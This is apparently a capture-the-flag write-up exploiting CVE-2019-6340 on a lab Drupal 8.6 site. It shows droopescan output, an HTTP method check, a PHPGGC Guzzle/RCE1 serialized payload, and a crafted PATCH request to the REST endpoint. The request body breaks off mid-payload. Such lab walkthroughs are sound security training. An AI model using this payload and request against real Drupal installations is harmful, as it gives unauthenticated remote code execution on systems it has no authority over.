
drupal

challenge link
==========
http://159.203.167.125:8090/

//it's a drupal CMS



VulnMachines
Home | VulnMachine
Not secure | 159.203.167.125:8090
Log in
VulnMachine
Just another vulnerable machine
Home
Search
Read more
Log in or register to post comments
ENG
10:41 AM
8/31/2020


Vulnerability

Submitted by admin on Sat, 02/23/2019 - 17:28

Is it Drupal version 8.o?
Developer mistake : Hackers can able to access and make changes to a computer files.
As pentester findout loophole and secure the organization.
Happy Hacking :)


Follow : @Rapidsafeguard

perform drupal scanning with droopescan
//version: 8.6
//plugin found restui



```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ droopescan scan drupal -u http://159.203.167.125:8090
[+] Plugins found:
    restui http://159.203.167.125:8090/modules/contrib/restui/
        http://159.203.167.125:8090/modules/contrib/restui/README.txt
        http://159.203.167.125:8090/modules/contrib/restui/LICENSE.txt

[+] No themes found.

[+] Possible version(s):
    8.6.10
    8.6.11
    8.6.12
    8.6.13
    8.6.14
    8.6.15
    8.6.16
    8.6.9

[+] Possible interesting urls found:
    Default admin - http://159.203.167.125:8090/user/login

[+] Scan finished (0:12:09.666955 elapsed)
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$
```

found CVE to exploit the drupal version
//link: https://www.trendmicro.com/en_us/research/19/b/drupal-vulnerability-cve-2019-6340-can-be-exploited-for-remote-code-execution.html
//link: https://www.ambionics.io/blog/drupal8-rce
//CVE-2019-6340
//option key is the vulnerable part which vulnerable to deserialization attack


VulnMachines
Drupal Vulnerability Can Be Explo
trendmicro.com/en_us/research/19/b/drupal-vulnerability-cve-2019-6340-can-be-exploited-for-remote-code-execution.html
Alerts
Download
Buy
Region
Log In
Folio (0)
Contact Us
TREND MICRO
Business
For Home
Products
Solutions
Why Trend Micro
Research
Support
Partners
Company
Exploits & Vulnerabilities
Drupal Vulnerability Can Be Exploited for RCE Attacks
ENG
10:56 AM
8/31/2020

Authors

Branden Lynch
Vulnerability Researcher

Contact Us

The content management framework Drupal recently fixed a vulnerability (**CVE-2019-6340**) in their core software, identified as **SA-CORE-2019-003**. The flaw is categorized as highly critical, exposing vulnerable installations to unauthenticated remote code execution (RCE). The vulnerability affects a substantial portion of Drupal installations, since it impacts the widely installed RESTful Web Services (rest) module. Specifically, the vulnerability requires that the following preconditions are met:

1. Drupal 8.6.x, < 8.6.10 OR Drupal < 8.5.11
2. RESTful Web Services module is enabled

This vulnerability is specifically in the REST API, which includes a deserialization module. In particular, the *LinkItem* class (a subclass of the *FieldItemBase* class) defines the link field, which defines the structure of links and associated fields (descriptions, etc.). Inside the *LinkItem* class is a single line that performs deserialization of options supplied for the link property. The *Shortcut* class then makes use of the link property, which is what ultimately exposes the

Related Articles


Is Your Car Broadcasting Too Much Information?

New Magecart Attack TargetUS Local Government Services

Shift Well-Architecture Left. Security Will Follow


Archives >

able to access ?_format=hal_json



```
▼ _links:
  ▼ self:
      href:                                                           "http://159.203.167.125:8090
                                                                      /blog?_format=hal_json"
  ▶ type:                                                             {…}
  ▼ http://159.203.167.125:8090/rest/relation/node/article/revision_uid:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090
                                                                      /user/1?_format=hal_json"
  ▼ http://159.203.167.125:8090/rest/relation/node/article/uid:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090
                                                                      /user/1?_format=hal_json"
        lang:                                                         "en"
  ▼ http://159.203.167.125:8090/rest/relation/node/article/field_image:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090/sites/default
                                                                      /files/2020-07/logo2.png"
        lang:                                                         "en"
```


check the options that available for HTTP Header



```
OPTION /node/1/?_format=hal_json HTTP/1.1
Host: 159.203.167.125:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 405 Method Not Allowed
Date: Mon, 31 Aug 2020 02:53:00 GMT
Server: Apache
X-Powered-By: PHP/7.2.15
Allow: PATCH, GET, HEAD, DELETE, POST
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Content-Length: 123
Connection: close
Content-Type: application/hal+json

{"message":"No route found for \u0022OPTION \/node\/1\/\u0022: Method Not Allowed (Allow:
PATCH, GET, HEAD, DELETE, POST)"}
```

drupal 8 used Guzzle, so can use PHPGGC to generate payload



```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal/phpggc$ ./phpggc Guzzle/RCE1 system id --json
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:{s:32:\
"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHtt
p\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
```


trying the RCE exploit it works
//Only PATCH works, POST doesnt works
//Content-Type must set to application/hal+json



```
PATCH /node/1?_format=hal_json HTTP/1.1
Host: 159.203.167.125:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/hal+json
Content-Length: 641

{
  "link": [
    {
      "value": "link",
      "options":
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\Fn
Stream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\Hand
lerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"
id\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0
;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0
```

